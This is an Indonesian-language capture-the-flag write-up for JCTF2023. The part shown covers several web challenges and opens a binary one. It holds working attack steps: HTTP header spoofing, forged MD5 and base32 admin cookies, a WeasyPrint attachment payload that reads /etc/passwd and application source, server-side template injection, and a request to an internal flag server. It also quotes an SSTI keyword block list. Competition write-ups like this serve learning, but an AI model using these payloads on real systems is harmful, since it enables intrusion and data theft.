

HCS Jaya, Jaya, Jaya!



HEROES

CyberSecurity

**0xazr
circlebytes
eryeryery**


DAFTAR ISI

WEB.....	3
Vision.....	3
Web of the Gods.....	3
LoG1n.....	9
NWORDPASS.....	11
BINARY EXPLOITATION.....	22
Book Store.....	22
MISC.....	25
Mega SUS.....	25
FeedBack.....	28
OSINT.....	29
WhereIsThis.....	29
FORENSICS.....	33
Dinosaur.....	33
File Smuggling.....	35
CRYPTOGRAPHY.....	37
Easy CBC.....	37
Rumah Sakit Akademik UGM.....	40
XOR Shifting.....	41
REVERSE ENGINEERING.....	43
For You.....	43

WEB

Vision

Diberikan sebuah website <http://34.101.234.148:8239/> dengan tampilan sebagai berikut :



Jika kita lihat page source nya, kita akan mendapati bahwa ada link yang mengarah ke <http://34.101.234.148:8239/webChallSecret>. Jika kita coba kunjungi maka kita akan mendapati sebuah page kosong dengan text "Can you make me visible?" dan untuk membuat flag visible kita perlu menghapus attribute id dan class pada `<div id="popup" class="popup">`. Jika sudah, maka kita akan dapat flag nya :

A screenshot of a browser developer tools window. The left pane shows the page source code:

```
<!DOCTYPE html>
<html lang="en">
  <head> </head>
  <body>
    <h1>Can you make me visible ?</h1>
    <div>
      <h2>Congratulation</h2>
      <div class="row"> </div>
    </div>
    <style> </style>
    <script> </script>
  </body>
</html>
```

The right pane shows the element inspector for the "Can you make me visible ?" heading. It highlights the "div" element under "html > body > div". The "Computed" tab is selected, showing the CSS properties:

```
element ::- { inline }
* ::- {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
}
```

Below this, it says "Inherited from body". A large watermark "JCTF2023{s0_e4sy_w3b_3xPl0itation}" is diagonally across the page.

Flag: JCTF2023{s0_e4sy_w3b_3xPl0itation}

Web of the Gods

Diberikan sebuah website <http://34.101.234.148:8069/> dengan tampilan seperti berikut :

This does nothing (Probably): Believe Me

Δεν μιλάς Ελλάδα. Δεν μπορείτε να εισέλθετε σε αυτόν τον ιστότοπο.



Jika kita coba teliti, HTTP Header “Accept Language” reflected pada halaman dan jika kita lihat pada halaman terdapat bahasa asing. Jika kita coba translate menggunakan bahasa Yunani ke bahasa Inggris maka akan didapatkan “You don't speak Greece. You cannot enter this site.”. Kami berasumsi soal ini adalah tipikal soal web yang sering ditemui yang hanya perlu memainkan HTTP Header. Berikut adalah cara solve dan penjelasan singkatnya :

1. Δεν μιλάς Ελλάδα. Δεν μπορείτε να εισέλθετε σε αυτόν τον ιστότοπο. -> Kita perlu menggunakan HTTP Header “Accept Language: el”
2. Jeg ser at du er fra mitt rike. I can speak in many languages since I am a god, you can not (I think). Верувам дека бараš знаме? Ich gebe Ihnen weitere Hinweise, wenn Sie mir zeigen können, dass Jota und Krint, die beiden Maskottchen von Joints, Sie an mich verwiesen haben. -> Kita perlu menggunakan HTTP Header “Referer: <https://www.jointsugm.id/>”
3. Bonvenon! Jota an Krint si meng gutt Frénn. Aia ka hae ma kahi huna, ‘a’ole au makemake e ‘ike kekahi i kēia. मुझे बस यह सुनिश्चित करने की आवश्यकता है कि कोई भी आपका अनुसरण न करे। Tiedät kuinka todistaa se. -> Kita perlu menggunakan HTTP Header “DNT: 1”
4. رانع ، الان اعرف أنتي أستطيع أن أتفق بك. Die vlag word in die lêer geplaas 'Domain-of-Gods/script.js'. Ma tha thu air tighinn cho fada seo, tuigidh tu agus lorg thu a' bhratach. Boa sorte, você pode ganhar este jogo. -> Sampai sini kita telah berhasil mendapatkan sebuah file javascript yang telah di obfuscated. Isi dari file tersebut setelah di deobfuscate adalah sebagai berikut :

```
eval(function (p, a, c, k, e, d) {  
    e = function (c) {  
        return c;  
    };  
    if (!"".replace(/\^/, String)) {  
        while (c--) {
```

```

d[c] = k[c] || c;
}
k = [function (e) {
return d[e];
}];
e = function () {
return "\w+";
};
c = 1;
}
;
while (c--) {
if (k[c]) {
p = p.replace(new RegExp("\b" + e(c) + "\b", "g"), k[c]);
}
}
return p;
}('3 103(21){10 9=51
43();9.42("41",21,44);9.46=3(){19(9.48==4){19(9.20==52||9.20==
0){10 16=9.40;12(16)}}9.36(35)}3 67(21){10 9=51
43();9.42("41",21,44);9.46=3(){19(9.48==4){19(9.20==52||9.20==
0){10 16=9.40;12(16)}}9.36(35)}3 65(1){12(1)}3 59(1){12(1)}3
64(1,28){7.8.6+="<32><32><26 63=\\"+28+\\">+1+"</26>"}3
62(1){7.8.6+="<29 61=\\"60\\"><15>"+1+"</15></29>"}3
58(1){7.8.6+="<30>+1+"</30>"}3 56(1){7.8.6+="<15>+1+"</15>"}3
57(1){7.8.6+="<53>+1+"</53>"}3 68(){7.8.6+="<55
66=\\"70://86.90.91/92/93/94/2.0.2/95.96.97\\"></55>"}3
98(1,24){7.8.6+="<25 69=\\"+24+\\">+1+"</25>"}3
99(1){7.8.6+="<27>+1+"</27>"}3 100(1){7.8.6+="<37>+1+"</37>"}3
101(1){7.8.6+="<31>+1+"</31>"}3 102(){7.8.6+="89{88}"}3
79(1){7.8.6+="<14>+1+"</14>"}3 87(1){7.8.6+="<18>+1+"</18>"}3
72(1){7.8.6+="<17>+1+"</17>"}3 73(1){7.8.6+="<14>+1+"</14>"}3
74(1){7.8.6+="<17>+1+"</17>"}3 75(1){7.8.6+="<54>+1+"</54>"}3
76(1){7.8.6+="<14>+1+"</14>"}3 77(1){7.8.6+="<18>+1+"</18>"}3
71(1){7.8.6+="<49>+1+"</49>"}3 78(1){7.8.6+="<47>+1+"</47>"}3
80(1){7.8.6+="<45>+1+"</45>"}3 81(1){7.8.6+="<33>+1+"</33>"}3
82(){10 1=""};10 11="83";50(10
13=0;13<5;13++)1+=11.39(22.38(22.23()*11.34));12(1)}3 84(){10
1=""};10 11="85";50(10
13=0;13<5;13++)1+=11.39(22.38(22.23()*11.34));12(1)}', 10, 104,
"\|text\|function\|\|innerHTML\|document\|body\|rawFile\|var\|possible\|alert\|i\|tr\|h1\|allText\|th\|td\|if\|status\|file\|Math\|random\|link\|a\|bu

```

```
tton|ul|function_name|div|p|table|br|tbody|length|null|send|li|f  
loor|charAt|responseText|GET|open|XMLHttpRequest|false|colgroup|  
onreadystatechange|col|readyState|caption|for|new|200|h2|tfoot|s  
cript|addHeading|addSubheading|addParagraph|PrintLine|jumbotron|  
class|addJumbotron|onclick| addButton|Print|src|ConcatenateTextFi  
le|animateWebsite|href|https|addTableCaption|addTableHeader|addT  
ableHeaderRow|addTableHeaderData|addTableFooter|addTableFooterRo  
w|addTableFooterData|addTableColumn|addTableRow|addTableColumnGr  
oup|addTableBody|printRandomLetters|ABCDEFGHIJKLMNOPQRSTUVWXYZab  
cdefghijklmnopqrstuvwxyz0123456789|printRandomNumbers|0123456789  
|cdnjs|addTableData|t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0|JCTF2023|clo  
udflare|com|ajax|libs|animejs|anime|min|js|addLink|addList|addLi  
stItem|addTable|printFlag|ReadTextFile".split("|"), 0, {}));
```

Dan jika kita coba lihat variabel p dengan console.log() kita mendapatkan fungsi baru :

```
function ReadTextFile(file) {  
    var rawFile = new XMLHttpRequest();  
    rawFile.open("GET", file, false);  
    rawFile.onreadystatechange = function () {  
        if (rawFile.readyState === 4) {  
            if (rawFile.status === 200 || rawFile.status == 0) {  
                var allText = rawFile.responseText;  
                alert(allText);  
            }  
        }  
    };  
    rawFile.send(null);  
}  
  
function ConcatenateTextFile(file) {  
    var rawFile = new XMLHttpRequest();  
    rawFile.open("GET", file, false);  
    rawFile.onreadystatechange = function () {  
        if (rawFile.readyState === 4) {  
            if (rawFile.status === 200 || rawFile.status == 0) {  
                var allText = rawFile.responseText;  
                alert(allText);  
            }  
        }  
    };  
}
```

```
    rawFile.send(null);
}

function Print(text) {
    alert(text);
}

function PrintLine(text) {
    alert(text);
}

function addButton(text, function_name) {
    document.body.innerHTML +=
        "<br><br><button onclick='"
            + function_name
            + "'>" + text +
        "</button>";
}

function addJumbotron(text) {
    document.body.innerHTML +=
        "<div class='jumbotron'><h1>" + text + "</h1></div>";
}

function addParagraph(text) {
    document.body.innerHTML += "<p>" + text + "</p>";
}

function addHeading(text) {
    document.body.innerHTML += "<h1>" + text + "</h1>";
}

function addSubheading(text) {
    document.body.innerHTML += "<h2>" + text + "</h2>";
}

function animateWebsite() {
    document.body.innerHTML +=
        "<script
src='https://cdnjs.cloudflare.com/ajax/libs/animejs/2.0.2/anime.
min.js'></script>";
}

function addLink(text, link) {
    document.body.innerHTML += "<a href='"
        + link
        + "'>" + text +
    "</a>";
}

function addList(text) {
    document.body.innerHTML += "<ul>" + text + "</ul>";
}

function addListItem(text) {
    document.body.innerHTML += "<li>" + text + "</li>";
}
```

```
function addTable(text) {
    document.body.innerHTML += "<table>" + text + "</table>";
}

function printFlag() {
    document.body.innerHTML +=
"JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}";
}

function addTableRow(text) {
    document.body.innerHTML += "<tr>" + text + "</tr>";
}

function addTableData(text) {
    document.body.innerHTML += "<td>" + text + "</td>";
}

function addTableHeader(text) {
    document.body.innerHTML += "<th>" + text + "</th>";
}

function addTableHeaderRow(text) {
    document.body.innerHTML += "<tr>" + text + "</tr>";
}

function addTableHeaderData(text) {
    document.body.innerHTML += "<th>" + text + "</th>";
}

function addTableFooter(text) {
    document.body.innerHTML += "<tfoot>" + text + "</tfoot>";
}

function addTableFooterRow(text) {
    document.body.innerHTML += "<tr>" + text + "</tr>";
}

function addTableFooterData(text) {
    document.body.innerHTML += "<td>" + text + "</td>";
}

function addTableCaption(text) {
    document.body.innerHTML += "<caption>" + text + "</caption>";
}

function addTableColumn(text) {
    document.body.innerHTML += "<col>" + text + "</col>";
}

function addTableColumnGroup(text) {
    document.body.innerHTML += "<colgroup>" + text +
"</colgroup>";
}

function addTableBody(text) {
```

```

document.body.innerHTML += "<tbody>" + text + "</tbody>";
}

function printRandomLetters() {
    var text = "";
    var possible =
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
;

    for (var i = 0; i < 5; i++)
        text += possible.charAt(Math.floor(Math.random() *
possible.length));
    alert(text);
}

function printRandomNumbers() {
    var text = "";
    var possible = "0123456789";
    for (var i = 0; i < 5; i++)
        text += possible.charAt(Math.floor(Math.random() *
possible.length));
    alert(text);
}

```

Bisa kita lihat flag ada pada fungsi printFlag()

Flag: JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}

LoG1n

Diberikan sebuah website <http://34.101.234.148:8239/> dengan tampilan seperti berikut :

Dan jika kita coba Continue as Guest maka kita akan mendapatkan cookie :

```

Request
Pretty Raw Hex Hackvertor
1 GET /page HTTP/1.1
2 Host: 34.101.234.148:8499
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://34.101.234.148:8499
8 Connection: close
9 Referer: http://34.101.234.148:8499/
10 Cookie: PHPSESSID=ee208cdb982ffe6e41a502de594085e
11 Upgrade-Insecure-Requests: 1
12
13

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Date: Sun, 16 Apr 2023 13:29:21 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.28
5 Set-Cookie: Sfdedfe381eef204ab3354d244885a40=f8320b26d30ab433c5a54546d21f414c
6 Vary: Accept-Encoding
7 Content-Length: 1393
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11
12 <!DOCTYPE html>
13 <html>
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css">
18     <script src="https://code.jquery.com/jquery-3.2.1.min.js">
19     </script>
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js">
</script>

```

Sesuai dengan deskripsi soal, maka kita coba decrypt dengan MD5, hasilnya adalah seperti berikut :

Hashes

Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes Escrow Support Register Login

English

⚠ Proceeded!

2 hashes were checked: 2 found 0 not found

Found:

- f8320b26d30ab433c5a54546d21f414c:False
- Sfdedfe381eef204ab3354d244885a40.isAdmin

SEARCH AGAIN

Selanjutnya kita coba ubah value isAdmin menjadi "True", tidak lupa juga untuk men-encryptnya dengan MD5 (f827cf462f62848df37c5e1e94a4da74). Kemudian kita mendapatkan sebuah endpoint baru "http://34.101.234.148:8499/secret_thing_is_here/flag"

```

Request
Pretty Raw Hex Hackvertor
1 GET /page HTTP/1.1
2 Host: 34.101.234.148:8499
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://34.101.234.148:8499
8 Connection: close
9 Referer: http://34.101.234.148:8499/
10 Cookie: Sfdedfe381eef204ab3354d244885a40=f827cf462f62848df37c5e1e94a4da74
11 Upgrade-Insecure-Requests: 1
12
13

Response
Pretty Raw Hex Render Hackvertor
1 <div class="row">
2   <div class="col-lg-6 mx-auto">
3     <div class="card shadow-lg">
4       <div class="card-header bg-primary text-white text-center">
5         <h3>
6           Congrats!
7         </h3>
8       </div>
9       <div class="card-body">
10         <p>
11           c2VjcmV0X3Roaw5nx2lzx2h1cmUvZmxhzW==<br/>
12           W==
13         </p>
14         <p>
15           </p>
16       </div>
17       <form class="card-footer" action="" method="post">
18         <button class="btn btn-danger btn-block" name="logout">
19           Sign Out
20         </button>
21       </form>
22     </div>
23   </div>
24 </div>

```

Selanjutnya kita cuman perlu memainkan HTTP Header lagi seperti soal sebelumnya :

1. Accept-Language: ur
2. User-Agent: SuperSecretAdminBrowser

3. From: admin@joints.com
4. DNT: 1

Selanjutnya kita akan di redirect ke :

http://34.101.234.148:8499/secret_thing_is_here/flag/real_flag_is_here

Kita akan mendapatkan string berikut di response header For-Admin-Only

```
4a435446323032337b73306d335f6833346465525f265f6330306b31655f3472655f757333  
6675315f72316768743f7d
```

dan jika kita coba decode menggunakan hex, maka akan didapatkan flag.

Flag: JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}

NWORDPASS

Diberikan sebuah website <http://34.101.234.148:8171/> dengan tampilan sebagai berikut :



Kemudian, kami langsung saja untuk mencoba register dan kemudian login. Terdapat dua fitur yang ada pada website yang pertama adalah GetNWORDPass dan Print Website. Fitur GetNWORDPass hanya bisa diakses jika kita adalah admin, sementara Print Website dapat kita akses menggunakan user biasa dan fungsinya adalah untuk membuat PDF dari tampilan website. Setelah dianalisis, ternyata website tersebut menggunakan WeasyPrint.

REQUESTS (1/500)
Newest First
Search Query ?

GET #608bc
34.101.234.148
04/16/2023 1:53:37 PM

Request Details
GET https://webhook.site/81fd530d-c313-4348-a7a1-ec2d463ec47a
Host 34.101.234.148 whois
Date 04/16/2023 1:53:37 PM (7 hours ago)
Size 0 bytes
ID 608bc77a-6291-457d-896a-a04a24575361

Headers
connection close
accept-encoding gzip, deflate
accept */*
user-agent WeasyPrint 58.1
host webhook.site
content-length
content-type

Files
No content

Query strings
(empty)

Form values
(empty)

Setelah research sebentar, kami menemukan bahwa WeasyPrint 58.1 dapat kita gunakan untuk LFI caranya adalah dengan menyisipkan attachment file yang kita inginkan pada PDF. Berikut adalah payload yang kami gunakan :

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>WeasyPrint PDF Test</title>
    <link rel=attachment href="file://<?=$_GET['file']?>">
</head>
<body>
    <h1>WeasyPrint PDF Test</h1>
</body>
</html>
```

Selanjutnya kami deploy di private server milik kami dan kemudian kami submit link server kami ke fitur print flag. Dengan menggunakan metode tersebut kami berhasil mendapatkan beberapa file :

file: /proc/self/cmdline

```
index@localhost:/mnt/d/CTF/JONTSCTF/NWORDPASS
花 cat cmdline
/usr/local/bin/python/usr/local/bin/gunicorn-w 4-b0.0.0.0:8000project:create_app()
```

Dari situ kami tahu bahwa aplikasi berjalan dalam folder “project” namun kami belum tahu letak persisnya.

file: /etc/passwd

```
index@localhost:/mnt/d/CTF/JONTSCTF/NWORDPASS
花 cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

file: /proc/self/environ

```
index@localhost:/mnt/d/CTF/JONTSCTF/NWORDPASS
花 cat environ
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=60a59bce3fedLANG=C.UTF-8GPG_KEY=A035C8C19219
BA821ECEA86B64E628F8D684696DPYTHON_VERSION=3.10.4PYTHON_PIP_VERSION=22.0.4PYTHON_SETUPTOOLS_VERSION=58.1.0PYTHON_GET_PIP_URL=https://
github.com/pypa/get-pip/raw/6ce3639da143c5d79b44f94b04080abf2531fd6e/public/get-pip.pyPYTHON_GET_PIP_SHA256=ba3ab8267d91fd41c58dbce08
f76db99f747f716d85ce1865813842bb035524dHOME=/root%
```

Dari situ kami tahu bahwa aplikasi dijalankan menggunakan user root.

file: /proc/self/cwd/project/templates/base.html

```
<!-- templates/base.html -->

<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
initial-scale=1">
        <title>Snup Printing Service</title>
        <link rel="stylesheet"
href="https://cdn.jsdelivr.net/npm/bulma@0.9.4/css/bulma.min.css">
            <link rel="shortcut icon" href="{{ url_for('static',
filename='favicon.ico') }}">
</head>

<body>
    <section class="hero is-black is-fullheight">
```

```
<div class="hero-head">
    <nav class="navbar">
        <div class="container">

            <div id="navbarMenuHeroA" class="navbar-menu">
                <div class="navbar-end">
                    <a href="{{ url_for('main.index') }}"
class="navbar-item">
                        Home
                    </a>
                    {% if current_user.is_authenticated %}
                    <a href="{{ url_for('main.profile') }}"
class="navbar-item">
                        Profile
                    </a>
                    {% endif %}
                    {% if not current_user.is_authenticated
%}
                    <a href="{{ url_for('auth.login') }}"
class="navbar-item">
                        Login
                    </a>
                    <a href="{{ url_for('auth.signup') }}"
class="navbar-item">
                        Sign Up
                    </a>
                    {% endif %}
                    {% if current_user.is_authenticated %}
                    <a href="{{ url_for('auth.logout') }}"
class="navbar-item">
                        Logout
                    </a>
                    {% endif %}
                </div>
            </div>
        </nav>
    </div>

    <div class="hero-body">
        <div class="container has-text-centered">
```

```
    {%- block content %}  
    {%- endblock %}  
    </div>  
  </div>  
  </section>  
</body>  
  
</html>
```

Dari situ kami tahu bahwa ada file main.py dan auth.py

file: /proc/self/cwd/project/main.py

```
# main.py  
  
from flask import Blueprint, make_response, render_template, request,  
redirect, flash, send_from_directory, url_for, render_template_string  
from flask_login import login_required, current_user  
from base64 import b32decode, b64encode  
import urllib.parse  
import weasyprint  
import os  
  
  
main = Blueprint('main', __name__)  
  
@main.route('/')  
def index():  
    return render_template('index.html')  
  
@main.route('/favicon.ico')  
def favicon():  
    return send_from_directory(os.path.join(main.root_path,  
'static'),  
                           'favicon.ico',  
                           mimetype='image/vnd.microsoft.icon')  
  
@main.route('/profile')  
@login_required  
def profile():  
    # get cookies  
    cookie_name = urllib.parse.quote(str(b64encode(b"user_level"),  
'utf-8'))
```

```

        user_level = request.cookies.get(cookie_name)
        if user_level:
            user_level = urllib.parse.unquote(user_level)
            user_level = str(b32decode(user_level.encode('utf-8'))),
'utf-8')

        return render_template('profile.html', name=current_user.name,
user_level=user_level)

@main.route('/getpass')
@login_required
def getpass():
    cookie_name = urllib.parse.quote(str(b64encode(b"user_level")),
'utf-8'))
    user_level = request.cookies.get(cookie_name)
    if user_level:
        user_level = urllib.parse.unquote(user_level)
        user_level = str(b32decode(user_level.encode('utf-8'))),
'utf-8')

    if user_level != "admin":
        flash('You need to be an admin to get the pass!')
        return redirect(url_for('main.profile'))
    else:
        with open("project/templates/nwordpass.html", "r") as f:
            passw = f.read()
            passw = passw.replace("%name%", current_user.name)
        return render_template_string(passw)

@main.route('/print')
@login_required
def print_web():
    return render_template('print.html')

@main.route('/print', methods=['POST'])
@login_required
def print_post():
    url = request.form.get('url')

    # url sanitization

```

```

if url.startswith("http://") or url.startswith("https://"):
    url = url
else:
    flash('Unsupported Protocol')
    return redirect(url_for('main.print_web'))

if "localhost" in url or "127.0.0.1" in url:
    flash('You can\'t print localhost!')
    return redirect(url_for('main.print_web'))

if "172.20.0.10" in url:
    flash("172.20.0.10 is flag server, I don't want to print
it!")
    return redirect(url_for('main.print_web'))


try:
    pdf = weasyprint.HTML(url=url).write_pdf()
    response = make_response(pdf)

    response.headers['Content-Type'] = 'application/pdf'
    response.headers['Content-Disposition'] = 'inline;
filename=output.pdf'
except Exception as e:
    flash(str(e))
    return redirect(url_for('main.print_web'))

return response


@main.route('/flag')
def flag():
    return redirect("https://www.youtube.com/watch?v=dQw4w9WgXcQ")

@main.route('/symphony/apps/frontend/config/databases.yml')
def system_administration():

    return render_template('system-administration.html')

```

file: /proc/self/cwd/project/auth.py

```
# auth.py
```

```
from flask import Blueprint, render_template, redirect, url_for, request, flash
from werkzeug.security import generate_password_hash, check_password_hash
from flask_login import login_user, logout_user, login_required
from .models import User
from . import db
from base64 import b32encode,b64encode
import urllib.parse

auth = Blueprint('auth', __name__)

@auth.route('/login')
def login():
    return render_template('login.html')

@auth.route('/login', methods=['POST'])
def login_post():
    email = request.form.get('email')
    password = request.form.get('password')
    remember = True if request.form.get('remember') else False

    user = User.query.filter_by(email=email).first()

    # check if user actually exists
    # take the user supplied password, hash it, and compare it to the
    # hashed password in database
    if not user or not check_password_hash(user.password, password):
        flash('Please check your login details and try again.')
        return redirect(url_for('auth.login')) # if user doesn't
    exist or password is wrong, reload the page

    # if the above check passes, then we know the user has the right
    credentials
    login_user(user, remember=remember)

    # set user level cookie
    response = redirect(url_for('main.profile'))

    cookie_name =
    urllib.parse.quote(str(b64encode("user_level".encode("utf-8"))),
```

```

'utf-8'))
    cookie_value =
urllib.parse.quote(str(b32encode("member".encode("utf-8"))), 'utf-8'))
    response.set_cookie(cookie_name, cookie_value)

return response

@auth.route('/signup')
def signup():
    return render_template('signup.html')

@auth.route('/signup', methods=['POST'])
def signup_post():

    email = request.form.get('email')
    name = request.form.get('name')
    password = request.form.get('password')

    FORBIDDEN_CHAR = ["""', 'dict', "[", "]", '.', "request", """,
'_', 'class', 'self', 'open', 'exec', 'eval', 'globals', 'locals',
'vars', 'os', 'subprocess', 'system', 'popen', 'import', 'from',
'importlib', 'pick']

    for char in FORBIDDEN_CHAR:
        if char in name:
            flash('Something went wrong, make sure you are not using
any forbidden characters')
            # add status code to response
            statuscode = 300
            return redirect(url_for('auth.signup'))

    user = User.query.filter_by(email=email).first() # if this
returns a user, then the email already exists in database

    if user: # if a user is found, we want to redirect back to signup
page so user can try again
        flash('Email address already exists')
        return redirect(url_for('auth.signup'))

    # create new user with the form data. Hash the password so
plaintext version isn't saved.

```

```

new_user = User(email=email, name=name,
password=generate_password_hash(password, method='sha256'))

# add the new user to the database
db.session.add(new_user)
db.session.commit()

return redirect(url_for('auth.login'))

@auth.route('/logout')
@login_required
def logout():
    logout_user()
    return redirect(url_for('main.index'))

```

Setelah membaca source code di atas, kami tahu bahwa pada “/getpass” rentan terhadap serangan SSTI. Selain itu, untuk mengakses “/getpass” ternyata hanya perlu mengubah nilai cookie dXNIcl9sZXZlbA (decode dengan base64 hasilnya “user_level”) yang awalnya adalah NVSW2YTF0I (decode dengan base32 hasilnya “member”) menjadi MFSG22LO (decode dengan base32 hasilnya “admin”). Kemudian, kami coba register user dengan username {{config}} untuk melihat isi dari variabel config, dan kita juga perlu mengirimkan cookie yang sudah kita ubah nilainya sesuai dengan yang disebutkan tadi.

Request	Response	Inspector
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor	Selected text 68 Selected text Selected text Decoded from: HTML encoding (FLAG_URL: 'http://172.20.0.10:1234/flag6386236835')
1 GET /getpass HTTP/1.1 2 Host: 34.101.234.148:8171 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: dxNIcl9sZXZlbA%3D=MFSG22LO; session=.eJw1zsENwzaIAMBD_04DMMaQZSjsnJV0ryq7t5vQnxFz15nWU7XXe-Sj7M8pwApKFR4OkmnN4hABktb4WL30tsdhQEah5Ax2GAYTTwAOxtgbxY1HgriotMr2xlscapkJMcgkqcxccbrV1Zxw4LAMQda-UXuk8__hptL5wv9v161.ZDWClw.wonqHabGD87gdrYFNR08VihsUY 9 Upgrade-Insecure-Requests: 1 10 11	'EXPLAIN_TEMPLATE_LOADING'; False, 'PREFERRED_URL_SCHEME'; 'http'; 'JSON_AS_ASCII'; None, 'JSON_SORT_KEYS'; None, 'JSONIFY_PRETTYPRINT_REGULAR'; None, 'JSONIFY_MIMETYPE'; None, 'TEMPLATES_AUTO_RELOAD'; None, 'MAX_COOKIE_SIZE'; 4093, 'SQLALCHEMY_DATABASE_URI'; 'sqlite:///db.sqlite'; 'FLAG_URL'; 'http://172.20.0.10:1234/flag6386236835#39;, 'SQLALCHEMY_ENGINE_OPTIONS'; {}, 'SQLALCHEMY_ECHO'; False, 'SQLALCHEMY_BINDS'; {}, 'SQLALCHEMY_RECORD_QUERIES'; False, 'SQLALCHEMY_TRACK_MODIFICATIONS'; False}>; </div>	Selection 68 Selected text Selected text Decoded from: HTML encoding (FLAG_URL: 'http://172.20.0.10:1234/flag6386236835') Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers Response Headers

Hasilnya kami menemukan alamat server flag. Selanjutnya kami coba dump dengan metode LFI yang kami tadi gunakan :

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>WeasyPrint PDF Test</title>
    <link rel=attachment

```

```
href="http://172.20.0.10:1234/flag6386236835">
</head>
<body>
    <h1>WeasyPrint PDF Test</h1>
</body>
</html>
```



Jika kita coba lihat isinya, maka akan didapatkan flag.

Flag: JCTF2023{h3y_k1ds_d0nt_b3_r4c1st}

BINARY EXPLOITATION

Book Store

Diberikan sebuah file ELF 32-bit dan jika kita coba lihat pseudo-code nya dengan IDA maka hasilnya seperti berikut :

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax
    int v4; // [esp+0h] [ebp-23Ch] BYREF
    int v5; // [esp+4h] [ebp-238h] BYREF
    char dest[560]; // [esp+8h] [ebp-234h] BYREF
    int v7; // [esp+238h] [ebp-4h]

    v7 = 10;
    v4 = 10;
    addBookToInventory(dest);
    while ( 1 )
    {
        showMenu(v4);
        __isoc99_scanf("%d", &v5);
        switch ( v5 )
        {
            case 1:
                buyBook(dest, v7, &v4);
                break;
            case 2:
                printInventory(dest, v7);
                break;
            case 3:
                searchBook(dest, v7);
                break;
            case 4:
                reqBook();
                break;
            case 5:
                printf("Goodbye! Thank you for using our service!\n");
                fflush(_bss_start);
                exit(0);
                return result;
            default:
                printf("Invalid choice.\n");
                fflush(_bss_start);
